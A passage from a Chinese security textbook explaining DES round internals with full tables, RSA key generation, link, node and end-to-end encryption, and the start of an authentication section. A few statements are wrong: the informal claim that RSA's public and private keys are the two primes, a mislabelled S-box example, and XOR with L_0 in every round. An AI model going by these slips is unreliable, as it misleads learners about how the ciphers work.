


图 12-10　函数 f 的处理流程

E 变换的算法是从 R_{i-1} 的 32 位中选取某些位，构成 48 位。即 E 将 32 位扩展变换为 48 位，变换规则根据 E 位选择表，如图 12-11 所示。

32	1	2	3	4	5	4	5	6	7	8	9	8	9	10	11
12	13	12	13	14	15	16	17	16	17	18	19	20	21	20	21
22	23	24	25	24	25	26	27	28	29	28	29	30	31	32	1

图 12-11　E 位选择表

将 E 的选位结果与 K_i 作异或操作，得到一个 48 位输出。分成 8 组，每组 6 位，作为 8 个 S 盒的输入。每个 S 盒输出 4 位，共 32 位，

S 盒的工作原理：S 盒以 6 位作为输入，而以 4 位作为输出，现在以 S_1 为例说明其过程。假设输入为 $A=a_1a_2a_3a_4a_5a_6$，则 $a_2a_3a_4a_5$ 所代表的数是 0 到 15 之间的一个数，记为 $k=a_2a_3a_4a_5$；由 a_1a_6 所代表的数是 0 到 3 间的一个数，记为 $h=a_1a_6$。在 S_1 的 h 行 k 列找到一个数 B，B 在 0 到 15 之间，它可以用 4 位二进制数表示，为 $B=b_1b_2b_3b_4$，这就是 S_1 的输出。S 盒由 8 张数据表组成，如图 12-12 所示。

S_1															
14	4	13	1	2	15	11	8	3	10	6	12	5	9	0	7
0	15	7	4	14	2	13	1	10	6	12	11	9	5	3	8
4	1	14	8	13	6	2	11	15	12	9	7	3	10	5	0
15	12	8	2	4	9	1	7	5	11	3	14	10	0	6	13
S_2															
15	1	8	14	6	11	3	4	9	7	2	13	12	0	5	10
3	13	4	7	15	2	8	14	12	0	1	10	6	9	11	5
0	14	7	11	10	4	13	1	5	8	12	6	9	3	2	15
13	8	10	1	3	15	4	2	11	6	7	12	0	5	14	9
S_3															
10	0	9	14	6	3	15	5	1	13	12	7	11	4	2	8
13	7	0	9	3	4	6	10	2	8	5	14	12	11	15	1
13	6	4	9	8	15	3	0	11	1	2	12	5	10	14	7
1	10	13	0	6	9	8	7	4	15	14	3	11	5	2	12
S_4															
7	13	14	3	0	6	9	10	1	2	8	5	11	12	4	15
13	8	11	5	6	15	0	3	4	7	2	12	1	10	14	9
10	6	9	0	12	11	7	13	15	1	3	14	5	2	8	4
3	15	0	6	10	1	13	8	9	4	5	11	12	7	2	14
S_5															
2	12	4	1	7	10	11	6	8	5	3	15	13	0	14	9
14	11	2	12	4	7	13	1	5	0	15	10	3	9	8	6
4	2	1	11	10	13	7	8	15	9	12	5	6	3	0	14
11	8	12	7	1	14	2	13	6	15	0	9	10	4	5	3
S_6															
12	1	10	15	9	2	6	8	0	13	3	4	14	7	5	11
10	15	4	2	7	12	9	5	6	1	13	14	0	11	3	8
9	14	15	5	2	8	12	3	7	0	4	10	1	13	11	6
4	3	2	12	9	5	15	10	11	14	1	7	6	0	8	13
S_7															
4	11	2	15	14	0	8	13	3	12	9	7	5	10	6	1
13	0	11	7	4	9	1	10	14	3	5	12	2	15	8	6
1	4	11	13	12	3	7	14	10	15	6	8	0	5	9	2
6	11	13	8	1	4	10	7	9	5	0	15	14	2	3	12
S_8															
13	2	8	4	6	15	11	1	10	9	3	14	5	0	12	7
1	15	13	8	10	3	7	4	12	5	6	11	0	14	9	2
7	11	4	1	9	12	14	2	0	6	10	13	15	3	5	8
2	1	14	7	4	10	8	13	15	12	9	0	3	5	6	11

图 12-12　S 盒

例如，第二个 S 盒的输入为 111011，第一位和最后一位组合形成了 11，它对应着第三个盒的第三行。中间的 4 位组合在一起形成了 1101，它对应着第二个 S 盒的第 13 列。S_2 盒的第三行，第 13 列就是 5（注意：行、列的记数均从 0 开始而不是从 1 开始），则输出值是 0101。

S 盒的输出作为 P 变换的输入，P 的功能是对输入进行置换。例如，第 20 位移到第 3 位，第 25 位移到最后一位。P 换位表如图 12-13 所示。

16	7	20	21	29	12	28	17	1	15	23	26	5	18	31	10
2	8	24	14	32	27	3	9	19	13	30	6	22	11	4	25

图 12-13　P 换位表

最后，将 P 盒转换的结果与最初的 L_0 异或，然后再进行下一轮迭代。迭代 16 次以后，进入第三步。

第三步：对 $L_{16}R_{16}$ 利用 IP^{-1} 做逆置换，就得到了密文 y。逆置换 IP^{-1} 规则如图 12-14 所示。

40	8	48	16	56	24	64	32	39	7	47	15	55	23	63	31
38	6	46	14	54	22	62	30	37	5	45	13	53	21	61	29
36	4	44	12	52	20	60	28	35	3	43	11	51	19	59	27
34	2	42	10	50	18	58	26	33	1	41	9	49	17	57	25

图 12-14　逆置换表 IP^{-1}

12.3.4　DES 算法的安全性

在 DES 作为加密标准提出后不久，学者们就开始争论 DES 的安全性。DES 的一个主要缺点是 DES 的密钥长度较短，这被认为是 DES 仅有的最严重的弱点，针对这个弱点的攻击包括穷举测试密钥，就是利用一个已知的明文和密文消息对进行穷举猜测，直到找到正确的密钥。

然而，不能将强力密钥搜索攻击看做是一种真正的攻击，这是因为密码设计者不仅已经预见了它，而且希望这是对手仅有的工具，因此，假设攻击者仅具有 20 世纪 70 年代的计算技术，那么 DES 是一种十分成功的密码。

克服短密钥缺陷的一个解决办法是使用不同的密钥，多次运行 DES 算法，那样的一个方案称为加密-解密-加密三重 DES 方案。

12.3.5　DES 加密实例

使用 DES 加密软件，对明文 hello 使用密钥 123 进行加密，得到密文为 1110010100010111110100000010000110100100110001100110000100101000，如图 12-15 所示。




图 12-15　DES 加密实例

12.4　RSA 公钥加密技术

12.4.1　RSA 算法的原理

1978 年，Rivest，Shamir 和 Adleman 提出一种用数论构造的 RSA 算法，它是迄今为止在理论上最为成熟完善的公钥密码体制，该体制已经得到广泛的应用和实践。

RSA 算法是一种基于大数不可能质因数分解假设的公钥体系。简单地说，就是找两个很大的质数，一个公开给世界，称之为“公钥”，另一个不告诉任何人，称之为“私钥”。两把密钥互补——用公钥加密的密文可以用私钥解密，反过来也一样。假设 A 寄信给 B，他们知道对方的公钥。A 可以用 B 的公钥加密邮件寄出，B 收到后用自己的私钥解出 A 的原文，这样就保证了邮件的安全性。RSA 算法如图 12-16 所示。




图 12-16　RSA 算法框图

1．RSA 算法的密钥的产生

（1）选两个大素数 p 和 q。

（2）计算这两个素数的乘积 $n=p\times q$，$\phi(n)=(p-1)(q-1)$，其中 $\phi(n)$ 是 n 的欧拉函数值。

（3）选择一个整数 e，满足 $1<e<\phi(n)$，并且 $\gcd(e,\phi(n))=1$，也就是 e 和 $\phi(n)$ 互质。

（4）计算 d，满足 $d\cdot e=1 \bmod \phi(n)$。

（5）以 $\{e, n\}$ 为公钥，$\{d, n\}$ 为私钥。

2．RSA 算法的加密

（1）将明文分组，使得每个分组对应的十进制数小于 n；

（2）对每个分组明文 m，做加密运算：$c=m^e \bmod n$。

3．RSA 算法的解密

对每个分组密文，做解密运算：$m=c^d \bmod n$。

12.4.2 RSA 的安全性

RSA 算法的安全性依赖于大数分解，但是否等同于大数分解一直未能得到理论上的证明，因为没有证明破解 RSA 算法就一定需要做大数分解。假设存在一种无需分解大数的算法，那它肯定可以修改成为大数分解算法。目前，RSA 算法的一些变种算法已被证明等价于大数分解，不管怎样，分解 n 是最显然的攻击方法。为了避免整数分解算法对 RSA 公钥密码系统的攻击，必须慎重选择 RSA 大整数，例如 RSA 大整数 $n=p*q$ 必须足够大，以抵抗数据域筛法的分解，p 与 q 的位数应差不多，以抵抗椭圆曲线算法的分解。由此可见，由于分解大整数的能力日益增强，因此为保证 RSA 体制的安全性必须增加 p 与 q 的位数。

12.4.3 RSA 与 DES 的比较

非对称加密具有更大的密钥空间或可能值范围，因此不太容易受到对每个可能密钥都进行尝试的穷举攻击。由于公钥不需要保密，因此分发起来十分容易，但条件是可通过某种其他方式来验证发送方的身份。某些非对称加密算法可用于创建数字签名，以此来验证数据发送方的身份。但是，与对称加密算法相比非对称加密的速度很慢，不适合用来加密大量数据。非对称加密算法仅对传输很少量的数据有用。非对称加密通常用于加密一个对称加密将要使用的密钥，而对会话的其余部分应用对称加密。

对称加密与非对称加密都各自具有优点和缺点，现对两种加密算法进行比较，如表 12-1 所示。

表 12-1 DES 与 RSA 比较表

算法	密钥关系	密钥的传送	数字签名	加密速度	主要用途
DES	加密密钥与解密密钥相同	不需	困难	快	数据加密
RSA	加密密钥与解密密钥不同	需要	容易	慢	数字签名、密钥分配加密

对称加密算法加密速度快，但密钥的管理存在安全性问题，非对称加密算法密钥管理简单，尤其是 RSA 加密算法易于理解，实现简单，安全性良好，而且已经有大量针对 RSA 算法的改进方法可以应用。

12.5　信息加密技术应用

在网络安全领域，网络数据加密是解决通信网中信息安全的有效方法。常用的网络数据加密方式主要有链路加密、节点加密和端到端加密。

12.5.1　链路加密

链路加密是对网络中两个相邻节点之间传输的数据进行加密保护，如图 12-17 所示。对于链路加密，所有消息在被传输之前进行加密，在每一个节点对接收到的消息进行解密后，然后先使用下一链路的密钥对消息进行加密，再进行传输。在到达目的地之前，一条消息可能要经过多条通信链路的传输。




图 12-17　链路加密

由于在每一个中间传输节点，消息均被解密后重新进行加密，因此，包括路由信息在内的链路上的所有数据均以密文形式出现。这样，链路加密就掩盖了被传输消息的源点与终点。由于填充技术的使用及填充字符在不需要传输数据的情况下就可以进行加密，这使得消息的频率和长度特性得以掩盖，从而可以防止对通信业务进行分析。

尽管链路加密在计算机网络环境中广泛使用，但也存在一些问题。链路加密通常用在点对点的同步或异步线路上，它要求先对链路两端的加密设备进行同步，然后使用一种链模式对链路上传输的数据进行加密，这就给网络的性能和可管理性带来了副作用。在线路信号连通性不好的海外或卫星网络中，链路上的加密设备需要频繁地进行同步，带来的后果是数据丢失或重传。因此，即使一小部分数据需要进行加密，也会使得所有传输数据需要重新加密。

在一个网络节点，链路加密仅在通信链路上提供安全性，消息以明文形式存在，因此所有节点在物理上必须是安全的，否则就会泄漏明文内容。在传统的单钥加密算法中，解密密钥与加密密钥是相同的，该密钥必须被秘密保存，并按一定规则进行变化。这样，密钥分配在链路要对密钥进行物理传送或者建立专用网络设施。网络节点地理分布的广阔性使得这一过程变得复杂，同时增加了密钥连续分配时的代价。

12.5.2　节点加密

节点加密是指在信息传输路过的节点处进行解密和加密。尽管节点加密能给网络数据提供较高的安全性，但它在操作方式上与链路加密是类似的，两者均在通信链路上为传输的消息提供安全性，都在中间节点先对消息进行解密，然后进行加密。因为要对所有传输的数据进行加密，所以加密过程对用户是透明的。然而，与链路加密不同的是，节点加密

不允许消息在网络节点以明文形式存在，它先把收到的消息进行解密，然后采用另一个不同的密钥进行加密，这一过程是在节点上的一个安全模块中进行的。

节点加密要求报头和路由信息以明文形式传输，以便中间节点能得到如何处理消息的信息，因此这种方法对于防止攻击者分析通信业务是脆弱的。

12.5.3 端到端加密

端到端加密是指对一对用户之间的数据连续地提供保护，如图 12-18 所示。端到端加密允许数据在从源点到终点的传输过程中始终以密文形式存在。采用端到端加密，消息在被传输到达终点之前不进行解密，因为消息在整个传输过程中均受到保护，所以即使有节点被损坏也不会使消息泄漏。




图 12-18 端到端加密

端到端加密系统的价格便宜，且与链路加密和节点加密相比更可靠，更容易设计、实现和维护。端到端加密还避免了其他加密系统所固有的同步问题，因为每个报文包均是独立被加密的，所以一个报文包所发生的传输错误不会影响后续的报文包。此外，从用户对安全需求的直觉上讲，端到端加密更自然。

端到端加密系统通常不允许对消息的目的地址进行加密，这是因为每一个消息所经过的节点都要用此地址来确定如何传输消息。由于这种加密方法不能掩盖被传输消息的源点与终点，因此它对于防止攻击者分析通信业务也是脆弱的。

12.6 认 证 技 术

数据加密是密码技术应用的重要领域。在认证技术中，密码技术也同样发挥着它的重要作用，但它们的应用目的不同。加密是为了隐藏消息的内容，而认证的目的有三个：①消息完整性认证，即验证信息在传送或存储过程中是否被篡改；②身份认证，即验证消息的接收者是否持有正确的身份认证符，如口令、密钥等；③消息的序号和操作时间等的认证，其目的是防止消息重放或延迟等攻击。认证技术是防止不法分子对信息系统进行主动攻击的一种重要技术。

12.6.1 认证技术的分层模型

如图 12-19 所示，认证技术可以分为三个层次：安全管理协议、认证体制和密码体制。安全管理协议的主要任务是在安




图 12-19 认证技术层次模型

全体制的支持下，建立、强化和实施整个网络系统的安全策略；认证体制在安全管理协议的控制和密码体制的支持下完成各种认证功能；密码体制是认证技术的基础，它为认证体制提供数学方法的支持。

一个安全的认证体制应该至少满足以下要求。

（1）消息的接收者能够检验和证实消息的合法性、真实性和完整性。

